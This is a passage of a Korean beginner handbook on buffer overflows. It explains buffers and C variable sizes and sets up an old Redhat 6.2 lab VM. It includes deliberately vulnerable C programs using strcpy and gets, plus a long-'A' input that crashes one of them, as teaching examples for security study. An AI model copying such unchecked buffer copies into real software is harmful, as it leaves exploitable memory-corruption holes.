HACKERSCHOOL
HANDBOOK #1

BUFFER OVERFLOW

왕기초편

HackerSchoolBook

안녕하세요 여러분!
아름다운 버퍼 오버플로우의 세계에 오신 것을 환영합니다.

지금 읽고 계신 이 서적은 버퍼 오버플로우 강좌 시리즈 중 첫 번째인 “왕기초편”으로서, 버퍼 오버플로우의 개념 이해를 시작으로 가장 기본적인 테크닉을 이용한 리눅스 최고관리자(root) 권한 획득까지의 내용을 다루고 있습니다.

이 왕기초편의 특징은 버퍼 오버플로우 및 그와 관련된 “기본 개념을 이해하는 것”을 목표로 둔다는 점입니다. 그렇기 때문에 너무 어렵거나 기술적인 내용보다는 기초 개념 설명에 중점을 두고 있습니다.

특히 초보분들이 처음에 많이 어려워하시는 “어셈블리어”를 다루지 않고 버퍼 오버플로우를 설명하고 있습니다. 그렇기 때문에 이 서적은 아직 어셈블리어와 버퍼 오버플로우를 동시에 소화하기에는 버거운 분들께 적합할 것입니다.

하지만 결국 어셈블리어와 같은 고급 지식들은 버퍼 오버플로우를 비롯한 다양한 해킹 기술의 깊은 이해에 있어 필수 요소이기 때문에 이에 대해선 “쉘코드 제작편” 및 “심화편”에서 상세하게 다루게 됩니다.

보통 버퍼 오버플로우 공부의 시작점으로서 “aleph1의 smashing the stack for fun and profit” 문서를 권합니다. 이 서적은 위 문서를 아직 읽어보지 못하셨거나, 혹은 읽어는 보았으나, 선뜻 잘 이해가 되지 않으셨던 분들께 추천해 드립니다.

부디 이 서적이 버퍼 오버플로우의 완전한 이해를 향한 기분 좋은 첫 걸음이 되길 바랍니다. ^.^

이 책의 목표

./vuln.c

```
int main(int argc, char *argv[])  // 프로그램의 시작
{
	// 80바이트 크기의 지역 변수 선언
	char buffer[80];

	// 프로그램으로 전달 된 인자 확인
	if(argc < 2)
	{
		printf("argument error₩n");
		exit(-1);
	}

	// 프로그램의 첫 번째 인자를 지역 변수 buffer로 복사
	strcpy(buffer, argv[1]);

	// 복사된 내용 출력
	printf("your input is %s₩n", buffer);
}
```

위는 전형적인 버퍼 오버플로우 취약점을 가지고 있는 프로그램의 소스 코드입니다.
이 책을 다 읽을 때 즈음 여러분은 위 프로그램에 존재하는 취약점을 이해하고,
이를 공격하여 최고관리자 권한인 root 권한을 획득할 수 있게 될 것입니다!

해킹핸드북-버퍼오버플로우 시리즈의 구성

버퍼 오버플로우 – 왕기초편
버퍼 오버플로우 해킹 기술과 관련된 여러 기초 개념들을 설명하며, 일반사용자에서 관리자로 권한을 상승시키는 실습을 해봅니다. 모든 실습은 리눅스 OS 환경에서 진행됩니다.

버퍼 오버플로우 – 쉘코드 제작편
어셈블리 언어에 대해 배워보고, 이를 이용하여 다양한 목적의 쉘코드를 만드는 연습을 해봅니다. 그리고 쉘코드가 버퍼 오버플로우 공격에 어떻게 활용되는지 알아봅니다.

버퍼 오버플로우 – 심화편
버퍼 오버플로우 공격 과정 뒤에 숨어 있는 근본 원리에 대해 심도있게 다루며, 공부 과정에서 흔히 발생하는 문제점 및 해결책에 대해서도 알아봅니다.

버퍼 오버플로우 – 문제풀이편
The Lord of the BOF(버퍼오버플로우)라는 해커스쿨에서 만든 버퍼오버플로우 전용 워게임의 풀이법을 상세하게 설명합니다.

버퍼 오버플로우 – Windows편
윈도우즈 운영체제 환경에서의 버퍼 오버플로우에 대해 알아보며, 리눅스 OS 환경에서와의 차이점을 이해합니다.

버퍼 오버플로우 – 실전편
과거에서 최근까지 실제 발생했던 버퍼오버플로우 관련 공개 취약점을 분석하고 exploit을 구현해 봅니다.

프롤로그

이 책을 읽기 전에 기본으로 알고 있어야 할 것들

이 서적은 왕초보를 대상으로 하기 때문에 가능한한 자세한 설명을 전달하고자 노력했습니다. 하지만 여러분이 이 책을 읽기 전에 필수적으로 선행 학습하셔야 할 것이 있으니, 그것은 바로 "C언어"입니다.

버퍼 오버플로우는 프로그래밍 실수로 인해 발생하기 때문에, 프로그래밍에 대한 기본 지식 없이는 제대로 이해할 수가 없습니다. 그렇기 때문에 혹시 아직 C언어를 공부하지 않은 상태라면, C언어 공부를 먼저 한 후에 이 책을 학습해 주시길 바랍니다.


아직 마땅한 C언어 서적을 선택하지 못하였다면, 윤성우님이 집필하신 "난 정말 C언어를 배운 적이 없다고요" 혹은 "열혈강의 C언어" 서적을 추천해 드립니다. 이 두 서적은 제가 시중에 출판된 많은 C언어 서적을 벤치마킹하여 선별한 서적들입니다.

그리고 버퍼 오버플로우를 너무 빨리 공부하고 싶어서 C언어를 오래 잡고있지 못하겠다하시는 분들은 최소한 다음의 단원들만이라도 꼭 학습한 후에 시작해주시기 바랍니다.

- 컴파일(compile)이란?
- 변수와 상수란?
- 함수(function)란?
- 배열과 포인터(pointer)란?

Table of contents

해킹 기법에는 여러 종류가 있습니다.



아직 해킹 공부를 본격적으로 시작하지 않으셨다면 위의 단어들이 무슨 외계어처럼 느껴지실텐데요, 이는 해커들이 실제로 사용하는 주요 해킹 기법들을 나열한 것입니다.

버퍼 오버플로우(Buffer Overflow)란 이처럼 다양한 해킹 기법들 중 한 종류입니다. 그리고 수 많은 종류의 해킹 기법들 중 가히 제왕이라고 할 수 있을만한 강력한 공격 기술입니다. 왜냐하면 버퍼 오버플로우는 로컬 응용 프로그램, 네트워크 서비스, 웹 브라우져, 음악/영화 프로그램, 워드 프로세서, 노래방, 게임, 이메일.. 등 사실상 존재하는 모든 종류의 컴퓨터 프로그램 전반에 걸쳐 발생할 수 있는 범용적인 취약점이기 때문입니다.

이 버퍼 오버플로우 공격 기술을 이용하면 일반 사용자 권한을 최고 권리자 권한으로 상승시킬 수도 있고, 원격 상의 다른 PC의 접근 권한을 획득할 수도 있으며, 문서파일, 이미지파일 등 실행파일 형태가 아닌 것을 마치 실행파일인 것처럼 조작해서 실행시킬 수도 있습니다. 한마디로 버퍼 오버플로우 공격 기술을 습득한 해커는 가장 강력하고 위험한 무기를 가진 공격자와 같습니다.

프로그램을 공격한다!?

"버퍼 오버플로우 해킹 기술을 이용하면
컴퓨터 프로그램들을 신나게 공격할 수 있습니다."

1.프로그램을 공격한다!?

그 무엇보다도 컴퓨터 공부, 해킹 공부가 더 좋았던 시절..

어디선가 "버퍼 오버플로우 해킹 기술로 프로그램을 공격할 수 있다."는 말을 처음 주워들은 저는 다음과 같은 의문을 가졌던 기억이 납니다.


'아니, 프로그램이라고 하면 해야 할 일들을 순서대로 진행하고 종료가 되는 것인데.. 도대체 어떻게 그 프로그램을 공격한다는 말이지?'

그리고 그 때 전 이를테면 다음과 같은 형태의 C언어 프로그램을 떠올렸었습니다.

```
#include <graphics.h>

main()
{
        line(10, 20, 50, 20); // xy 좌표 10, 20에서 50, 20으로 직선을 그어라
        line(50, 20, 20, 50); // xy 좌표 50, 20에서 20, 50으로 직선을 그어라
        line(20, 50, 35, 10); // xy 좌표 20, 50에서 35, 10으로 직선을 그어라
        line(35, 10, 50, 40); // xy 좌표 35, 10에서 50, 40으로 직선을 그어라
        line(50, 40, 10, 20); // xy 좌표 50, 40에서 10, 20으로 직선을 그어라
}
```

이 소스 코드를 컴파일한 후 실행하면 다음과 같은 결과가 나타날 것입니다. (위 소스 코드는 단지 이해를 위해 예로 든 것입니다. 실제로 컴파일을 하려고 하면 에러가 납니다.!)

1.프로그램을 공격한다!?



이처럼 일반적인 프로그램은 프로그래머가 작성한 소스 코드를 순서 그대로 실행하다 종료가 됩니다.

즉, 직선 하나 찍! -> 둘 찍! -> 셋 찍! -> 넷 찍! -> 다섯 찍! -> 끝!
그리고 더 이상 실행할 코드가 없기 때문에 프로그램은 종료됩니다.
여러번 실행해도 항상 같은 결과를 보여줄 뿐입니다.

그런데 경이로운 해커 형님,누님들은 이러한 프로그램을 "공격"하겠노라고 이야기합니다. 도대체 얘를 어떤 방법으로 "공격"하겠다는 말입니까?

이와 같은 의문을 가슴에 품은 채 시간이 흐르고..

버퍼 오버플로우 및 C언어 공부를 열심히 한 저는 이윽고 무언가 중요한 사실을 하나 간과하고 있었음을 알게 되었습니다.

그것은 바로 위의 예제와 같이 항상 정해진 결과만을 보여주지 않는 형태의 프로그램들도 있다는 사실이었습니다.

이번엔 다음의 소스 코드를 한번 봅시다.

./01/test.c

```
main()
{
        char name[20];
        printf("당신의 이름을 입력하세요. : ");
        gets(name);
        printf("아, 당신의 이름은 %s이군요.₩n", name);
}
```

이와 같은 형태의 프로그램은 다음의 특징을 가지게 됩니다.

> "만약 어떤 프로그램이 사용자로부터 키보드 입력을 요구하는 것이라면,
> 그 프로그램의 다음 행동은 사용자가 입력한 내용에 따라 변할 수 있다."

위 프로그램을 한번 실행해 보겠습니다.

```
$ ./test
당신의 이름을 입력하세요 :

[여기서 저는 멍멍이라는 이름을 입력합니다.]

아, 당신의 이름은 멍멍이군요.
```

그리고 이제 또 한 번 프로그램을 실행해 보겠습니다.

```
$ ./test
당신의 이름을 입력하세요 :

[이번에 저는 구타라는 이름을 입력합니다.]

아, 당신의 이름은 구타이군요.
```

1.프로그램을 공격한다!?

위의 예제는 사용자가 어떤 값을 입력하느냐에 따라서 프로그램의 실행 결과가 달라질 수 있다는 점을 보여줍니다.

비록 크게 중요해 보이지 않는 차이이긴 하지만, 저의 입력 내용에 따라 결과 값이 다르게 출력됐다는 점은 주목할 만 합니다.

이번엔 조금 더 와닿을만한 예제를 보여드리겠습니다.
다음은 머드(MUD) 게임이라고 불리우는 텍스트 기반의 컴퓨터 게임을 흉내내본 모습입니다.

```
[천년의 계곡 게임 속으로 입장하셨습니다.]
[어디로 이동하시겠습니까?]
        1. 마을
        2. 상점
        3. 어둠의 동굴
        4. 텔레포트 장소
>> 3 <엔터>

[어둠의 동굴로 들어왔습니다. 어딘지모르게 음산한 기운이 느껴집니다.]

[몬스터 "아메바"를 만났습니다. 아메바와의 전투를 시작합니다.]
[어떻게 하시겠습니까?]
        1. 훗.. 이까짓 것 검으로 공격한다.
        2. 멋드러지게 마법을 사용한다.
        3. 아이템을 사용한다.
        4. 이 전투에서 도망간다.
>> 1 <엔터>

[당신은 아메바를 공격합니다.]
[공격 성공!! 아메바의 HP가 -30 감소하였습니다.]

[이번엔 아메바가 당신을 공격합니다.]
[당신의 HP가 -900 감소하였습니다. 당신은 사망하였습니다.]

[게임이 종료되었습니다. 당신은 완전 허접하군요.]
```

이 머드게임 역시 사용자가 어떤 선택을 하느냐에 따라 프로그램의 실행 흐름이 달라지는 모습을 보여줍니다.

이처럼 프로그램이 어떻게 구현되었느냐에 따라 항상 똑같은 순서로 실행될 수도 있고, 사용자의 입력에 따라 결과나 실행 흐름이 달라질 수도 있습니다.

그리고 바로 이러한 당연하고도 단순한 내용 속에 버퍼 오버플로우의 핵심이 숨어있었던 것입니다.

다음은 제가 그 전엔 미처 생각하지 못했던 부분을 정리한 것입니다.

**"버퍼 오버플로우 공격의 대상이 되는 프로그램들의 특징이 하나 있다.
그것은 바로 그들은 사용자로부터 어떠한 입력을 받는다는 것이며,
그 입력 값에 따라 프로그램의 실행 결과가 달라진다는 점이다."**

하지만 사용자가 멍멍이라고 입력하든, 구타라고 입력하든 혹은 마을로 이동하든, 상점으로 이동하든간에 그 결과가 크게 중요하지는 않습니다. 왜냐하면 제가 입력한 값들은 모두 "정상적인" 값이었기 때문입니다.

정상적인 값을 입력 받은 프로그램은 단지 정상적인 결과만을 보여 줄 뿐입니다.

그럼 어떤 것이 정상적이지 않은 것..
즉 "비정상적인" 것일까요?

1.프로그램을 공격한다!?

다음의 예를 보면 버퍼 오버플로우의 세계로 들어갈 수 있는 특별하고 비밀스러운 주문이 존재함을 알게 될 것입니다.

```
$ ./test
당신의 이름을 입력하세요 :

[이번에 저는 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA라는 긴 문자열을 입력합니다.]

아, 당신의 이름은 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA이군요.
Segmentation fault (core dumped)
```

그 비밀스러운 주문이란 바로..
“비정상적으로 긴 문자열을 입력하는 것”입니다.

그 결과 Segmentation fault라는 정체를 알 수 없는 에러 메시지가 나타났습니다. 이것은 프로그램에 에러가 발생했다고 스스로 자백하는 것입니다. 즉, 비정상적인 긴 문자열에 의해 프로그램에 에러가 발생한 것입니다.

이제 지금까지 설명한 내용을 정리해 보겠습니다.

1. 버퍼 오버플로우 공격의 대상이 되는 프로그램은 “사용자로부터의 입력을 받는” 것이다.

2. 사용자로부터 입력을 받은 프로그램은 입력 내용에 따라 다른 결과를 보여준다.

3. 만약 비정상적인 내용을 입력하면, 프로그램 역시 비정상적인 결과를 보여준다.

4. 비정상적인 행동 중 하나는 “아주 긴 내용”을 입력해 보는 것이다.

5. 이 아주 긴 내용을 입력 받은 프로그램은 에러를 내뱉는다.

이제 알아야 할 것은 “왜, 어떤 원인으로 인해 에러가 발생했는가?”에 대한 답변입니다.

이 원인을 알게 되면 버퍼 오버플로우 공격 기술에 대해 깊게 이해하고,
결국에는 이를 응용하여 취약점 공격도 할 수 있게 됩니다.

1.프로그램을 공격한다!?

책에 나오는 내용을 따라해보고 싶어요

● **실습용 vmware 이미지 다운로드**
http://bit.ly/ntat42

● **login 계정**
아이디 : student
패스워드 : student

● **vmplayer 다운로드**
http://bit.ly/AEDaPn

* vmware란 운영체제 안에서 또 다른 운영체제를 사용할 수 있는 가상 PC 환경 프로그램입니다. 이를 이용하여 여러분은 Windows 운영체제 안에서 실습 환경인 Linux 운영체제를 복잡한 준비과정 없이 사용할 수 있습니다.

* vmplayer 설치 후에 open 메뉴를 클릭하고, 압축을 푼 실습용 vmware 이미지를 지정해 줍니다.

실습에 사용되는 Linux 운영체제는 1999년도에 공개된, 즉 10년도 더 된 구식 배포본인 Redhat Linux 6.2입니다.

버퍼 오버플로우 취약점으로 인한 문제가 심각해짐에따라 운영체제 개발자들은 다양한 버퍼 오버플로우 방지 기술들을 개발하게 됩니다.

그것을 해커가 다시 뚫고, 개발자는 다시 방어하는 식으로 운영체제의 보안은 지금까지 발전되어 왔습니다.

비 온 뒤 땅이 굳듯이, 이러한 훈련 과정을 거친 현재의 운영체제들은 초보 분들이 공부하기엔 이미 너무 강력해 졌습니다. 그렇기 때문에 첫 번째 실습 대상으로서 오래된 Redhat 6.2를 선택한 것입니다.

Redhat 6.2는 버퍼 오버플로우에 대한 보안 패치가 전혀 없기 때문에 초보 분들이 연습하기에 제격입니다. 물론 앞으로 시리즈가 진행됨에 따라 보안이 강화된 OS 역시 실습 대상으로 다룰 예정입니다.

〈쉬운 것부터 차근차근〉

1.프로그램을 공격한다!?

실습에 사용되는 주요 리눅스 명령들

- 파일 목록 보기 : ls -al
- 디렉토리 이동 : cd [디렉토리명]
- 상위 디렉토리로 이동 : cd ..
- 현재 디렉토리명 확인 : pwd


- 파일 내용 확인하기 : cat [파일명]
- 파일 내용 편집하기 : vi [파일명]
  - 입력모드 - i
  - 명령모드 - esc
  - 저장 - esc입력 후 :w
  - 종료 - esc 입력 후 :q

- 소스 코드 컴파일하기 : gcc -o [프로그램명] [소스코드명]
- 프로그램 실행하기 : ./[프로그램명]
- 프로그램에 인자 전달하기 : ./[프로그램명] [인자1] [인자2] ...

- 현재 자신의 권한 확인하기 : whoami 혹은 id
- IP 확인하기 : /sbin/ifconfig
- IP 변경하기 : /usr/sbin/netconfig (root 권한 필요)

- 지금까지 입력한 명령목록 보기 : history
- 실행중인 프로그램(프로세스) 목록 보기 : ps -aux

- 시스템 리부팅 : reboot (root 권한 필요)
- 시스템 종료 : halt (root 권한 필요)
- 관리자 권한으로 명령 실행 : sudo [명령어]



실습용 리눅스에 터미널 접속하기

실습용 리눅스를 사용하는 방법은 크게 콘솔 접속과 터미널 접속으로 나눌 수 있습니다. 콘솔 접속이란 vmplayer 화면 안에서 실습용 리눅스를 사용하는 것을 말하며, 터미널 접속은 vmplayer 화면 밖에서 원격 터미널 접속 프로그램을 이용하여 실습용 리눅스에 접속하는 방법을 의미합니다.

이들 중 실습 시엔 후자의 방법을 추천합니다. 왜냐하면 콘솔 접속 시엔 다음과 같은 단점들이 존재하기 때문입니다.

- 한글 출력이 되지 않습니다.
- 복사와 붙여넣기가 쉽지 않습니다.
- 화면 스크롤이 조금밖에 되지 않습니다.
- 화면 크기 조정이 쉽지 않습니다.

다음은 추천해 드리는 원격 터미널 접속 프로그램들입니다.

Putty

개발 : PuTTY Team
가격 : 무료
다운로드 : http://bit.ly/yiklUa

Xshell

개발 : 국내 netsarang社
가격 : 학습용으로 사용 시 무료
다운로드 : http://bit.ly/ytIxaq 혹은 www.netsarang.co.kr
* 설치 시 “Free for Home/School”을 선택합니다.

자, 그럼 시험삼아 앞서 배운 내용을 한번 실습해 봅시다.

1.프로그램을 공격한다!?

실습해보기

1. VMPlayer를 다운받아 설치합니다.
   - http://bit.ly/AEDaPn

2. Redhat 6.2 이미지를 다운받아 압축을 푼 후, VMPlayer로 로딩합니다.
   - http://bit.ly/ntat42

3. student/student로 로그인을 합니다.

4. 01이라는 디렉토리로 이동합니다.
   $ cd 01

5. 다음과 같이 test.c를 컴파일 합니다.
   $ gcc -o test test.c

6. $ ./test 를 실행합니다.

7. AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA를 충분히 많이 입력합니다.

8. segmentaion fault 에러를 확인합니다.

- Putty나 Xshell로 접속 시, 연결 방법은 “TELNET”으로 설정합니다.
- 실습 서버의 IP는 로그인 후, /sbin/ifconfig 명령으로 확인합니다.

Section 02

버퍼 오버플로우(Buffer overflow)의 뜻이 뭔가요?

**"버퍼(Buffer)"란 어떤 데이터가 한 곳에서 다른 곳으로 이동할 때,
그 데이터가 일시적으로 보관되는 임시 기억 공간을 말합니다.**

예를 들어 한 프로그램 내에서 데이터가 이동할 때,
한 프로그램에서 다른 프로그램으로 데이터가 이동할 때,
한 프로그램에서 하드웨어(예를 들면 프린터)로 데이터가 이동할 때,
한 네트워크에서 다른 네트워크로 데이터가 이동할 때, 등등..
버퍼는 그 중간에서 데이터를 받거나 건네주는 역할을 합니다.

앞의 예에서 우리가 "멍멍" 혹은 "구타"라고 입력한 데이터 역시 버퍼에
임시 저장되고, 이후 그 값을 다시 화면에 출력할 때 사용하고 있습니다.

./01/test.c

```
main()
{
        char name[20];                                  // 변수(버퍼) 선언
        printf("당신의 이름을 입력하세요. : ");
        gets(name);                                     // 변수(버퍼)에 입력
        printf("아, 당신의 이름은 %s이군요.₩n", name);  // 변수(버퍼)로부터 출력
}
```

그리고 이처럼 C언어에선 변수(variable)가 버퍼로서 사용될 수 있습니다.

2.버퍼 오버플로우(Buffer overflow)의 뜻이 뭔가요?

그럼 이번엔 오버플로우(Overflow)라는 단어를 생각해봅시다.

over라는 단어는 “과하다”, “지나치다”는 의미를 가지고 있으며,
flow란 “넘치다”라는 의미를 가지고 있습니다.

두 의미를 합쳐보면, “과해서 넘쳐버리다.” 라는 의미가 됩니다.

즉 버퍼 오버플로우란 용어를 풀어서 쓰면, **“사용자가 입력한 데이터의 크기가 너무 과하여 제한된 버퍼의 용량에서 넘쳐버렸다.”** 가 됩니다.
이는 앞서 우리가 경험 했었던 긴 문자열을 버퍼에 입력했던 행동과 일맥상통합니다.

그리고 제한된 버퍼 영역을 벗어나면 다른 애꿎은 메모리 영역을 침범하면서 프로그램에 문제를 일으킬 수 있습니다.

이 특성을 이용하면 재밌는 것들을 할 수 있는데, 예를 들면 패스워드 인증을 통과한다든지, 더 높은 권한을 획득한다든지, 혹은 원격의 다른 PC로의 접근 권한을 획득한다든지 하는 식입니다.

2.버퍼 오버플로우(Buffer overflow)의 뜻이 뭔가요?

...공부를 너무 많이 했더니만
나의 뇌 용량을 초과해버렸다...

Section 03

c언어에서 버퍼 사용하기

버퍼는 "임시 기억 공간"이라는 포괄적인 개념이기 때문에 여러 곳에 존재할 수 있습니다. 즉, CPU에도 버퍼가 존재할 수 있으며, 하드디스크에도 존재할 수 있고, CD-ROM이나 프린터에도 존재할 수 있습니다. 그리고 앞의 예제에서 보신 바와 같이 일반 프로그램에도 존재할 수 있습니다.

이번 시간엔 프로그램에서 버퍼를 사용하는 법, 그 중에서도 C언어에서 버퍼를 사용하는 방법에 대해 배워보겠습니다.

C언어에서 버퍼를 사용하는 가장 쉬운 방법은 바로 변수를 선언하는 것인데, C언어에 아직 익숙하지 않은 분들을 위해 먼저 변수를 선언하여 버퍼를 할당받는 방법에 대해 배워보겠습니다.

우선 프로그래머는 얼마나 큰 크기의 변수를 할당받을지 결정을 내려야 합니다.
이 크기의 기본 단위는 바이트(Byte)입니다.


C언어는 다양한 크기에 대한 변수 형(Type)을 기본으로 제공하고 있는데, 그 중 자주 사용되는 것들만 요약하면 다음과 같습니다.

변수형	크기
char	1바이트
short int	2바이트
int	4바이트
long int	4바이트

단, int형 변수의 크기는 컴파일러의 종류 및 CPU 레지스터의 크기에 따라 달라질 수 있기 때문에, 본 서적에선 32bit 컴파일러&CPU를 기준으로 설명하겠습니다.

이제 각 변수 형이 얼마나 큰 수를 기억할 수 있는지 계산해 보겠습니다.
char 형 변수는 1바이트이고, 이는 8비트와 같습니다.

그럼 계산기 프로그램을 실행시킨 후 Bin 버튼을 눌러 2진수 모드로 바꾼 후에 8비트, 즉 8개의 0과 1로 표현할 수 있는 최대 값인 11111111을 입력해 봅시다. (Windows 7용 계산기를 기준의 예제입니다. XP에선 계산기의 설정을 공학용으로 바꾸어 사용하시면 됩니다.)




그리고 Dec 버튼을 눌러 이 값을 10진수로 변환하면,

3.c언어에서 버퍼 사용하기

이처럼 255가 됩니다.

하지만 실제 char형 변수가 사용할 수 있는 최대 값은 11111111(8비트)이 아니라 1111111(7비트)입니다. 왜냐 하면 맨 앞의 첫 비트는 현재 값이 “양수인지 음수인지”를 나타내는 부호 비트로 쓰이기 때문입니다.

이에 맞게 다시 계산을 해보겠습니다.



이처럼 실제로는 127이 char형 변수로 표현할 수 있는 최대 값입니다.
그럼 이번엔 반대로 char형 변수로 표현할 수 있는 최소 값은 몇일까요?

앞서 얘기한 첫 번째 비트인 부호 비트는 0일 때 “양수” 1일 때 “음수”임을 의미합니다. 따라서 최소 값을 구하기 위해선 음수가 양수보다 작은 수이기 때문에 부호 비트가 무조건 1이어야 합니다.
그리고 나머지 7비트로 표현할 수 있는 최소 수는 0000000입니다.

이에 맞게 계산을 해보겠습니다.

(char형에 적합하게 부호 비트를 적용시키기 위해 Byte에 체크를 해 줍니다.)

3.c언어에서 버퍼 사용하기

이처럼 char형으로 표현할 수 있는 가장 작은 수는 -128임을 알았습니다.
이런 식으로 각 변수 형 별로 표현할 수 있는 최소/최대 값을 정리하면 다음과 같습니다.

변수 형	크기	최소~최대값
char	1바이트	-128부터 127
short int	2바이트	-32768부터 32767
int	4바이트	-2147483648부터 2147483647
long int	4바이트	-2147483648부터 2147483647

그런데 경우에 따라선 "음수"가 아예 필요 없을 때도 있습니다.
예를 들어 서울에서 부산, 혹은 지구에서 화성까지의 거리를 출력하는 프로그램이라면 음수 값은 필요 없습니다. 음수의 거리란 있을 수 없기 때문입니다.

그래서 C언어는 무조건 양수만 사용할 수 있는 변수 형 역시 제공합니다.
그럼 첫 번째 1 비트를 다시 사용할 수 있게 되어 char형의 최대 크기는 11111111(8자리)가 됩니다.

이처럼 부호 없는 변수는 변수 형 앞에 unsigned(부호 없는)를 붙여주면 됩니다.
unsigned char, unsigned int와 같은 식입니다. 그럼 변수의 크기는 그대로이지만, 표현할 수 있는 값의 범위가 달라지게 됩니다.

변수 형	크기	최소~최대값
unsigned char	1바이트	0부터 255
unsigned short int	2바이트	0부터 65535
unsigned int	4바이트	0부터 4294967295
unsigned long int	4바이트	0부터 4294967295

이렇게해서 변수의 크기 및 표현 범위에 대해 알아보았습니다.

3.c언어에서 버퍼 사용하기

이제 C언어를 이용하여 변수를 할당 받고 사용하는 연습을 해 봅시다.
우선 가장 기본적인 1바이트를 할당받아 보겠습니다.

```
int main()
{
        char c;
}
```

이 "char c" 라는 구문은 "1바이트 크기의 변수를 메모리(RAM)에 할당 받아라"는 명령을 의미합니다. 이제 여러분은 1바이트 크기 내의 값들을 이 변수에 저장해서 사용할 수 있습니다. 다음과 같이 말입니다.

./03/ex1.c

```
int main()
{
        char c;
        c = 20;
        printf("버퍼에 뭐가 들었을까~? : %d₩n", c);
}
```

소스를 컴파일 하여 실행해 보겠습니다.

```
$ cd 03
$ gcc -o ex1 ex1.c
$ ./ex1
버퍼에 뭐가 들었을까~? : 20
$
```

이처럼 간단하게 변수를 할당받고 사용하는 연습을 해 보았습니다.

그런데 앞서 배웠던 변수 형들 중에 가장 용량이 큰 건 4바이트였습니다.
그럼 만약 그 이상 크기의 데이터를 변수에 저장하려면 어떻게 해야 할까요?

3.c언어에서 버퍼 사용하기

예를 들어 “Hackerschool” 이라는 문자열을 변수에 저장하기 위해선 문자열 끝의 NULL 문자까지 합하여 총 13 바이트가 필요합니다. 4바이트짜리 변수를 사용한다고 해도 9바이트가 부족합니다.

이를 해결하기 위한 쉬운 방법 중 하나는 1바이트 크기의 char 형 변수를 13개 선언하고 각각에 한 문자씩을 저장하는 것입니다.

./03/ex2.c

```
int main()
{
        char c1 = 'H';
        char c2 = 'a';
        char c3 = 'c';
        char c4 = 'k';
        char c5 = 'e';
        char c6 = 'r';
        char c7 = 's';
        char c8 = 'c';
        char c9 = 'h';
        char c10 = 'o';
        char c11 = 'o';
        char c12 = 'l';
        char c13 = '₩0';
}
```

하지만 누가 봐도 이 방법은 번거롭고 어설퍼 보입니다.
그래서 C언어는 “배열 변수”라는 것을 제공합니다.
이는 여러 개의 변수를 쉽게 선언하고 사용할 수 있게 도와줍니다.

./03/ex3.c

```
int main()
{
        char c[13] = {'H', 'a', 'c', 'k', 'e', 'r', 's', 'c', 'h', 'o', 'o', 'l', '₩0'};
}
```

이렇게 하면 c[0]에서부터 c[12]까지 총 13개의 char형 변수가 선언되고,
이 변수 각각에 지정된 문자가 저장됩니다.

여기서 문자열을 더 쉽게 사용 하려면 다음과 같이 해도 됩니다.

./03/ex4.c

```
int main()
{
        char c[13] = “Hackerschool”;
}
```

그리고 조금 더 쉽게 사용하는 방법도 있습니다.
만약 13이라는 배열 크기를 지정해주지 않으면, C언어는 필요한 배열 크기를 자동으로 계산해 줍니다.

./03/ex5.c

```
int main()
{
        char c[] = “Hackerschool”; // char c[13]과 동일
}
```

3.c언어에서 버퍼 사용하기

이제 이 변수를 버퍼로 사용하려면 어떻게 하면 될까요?

방법은 간단합니다. 어디선가로부터(예를 들면 키보드) 입력 받은 데이터를 이 변수에 저장하고, 출력하거나 다른 곳으로 보내는 용도로 사용하면 이 변수는 곧 버퍼가 되는 것입니다.

